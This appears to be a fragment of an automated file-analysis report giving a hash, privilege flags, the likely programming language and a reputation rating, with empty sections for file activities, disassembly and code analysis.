MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis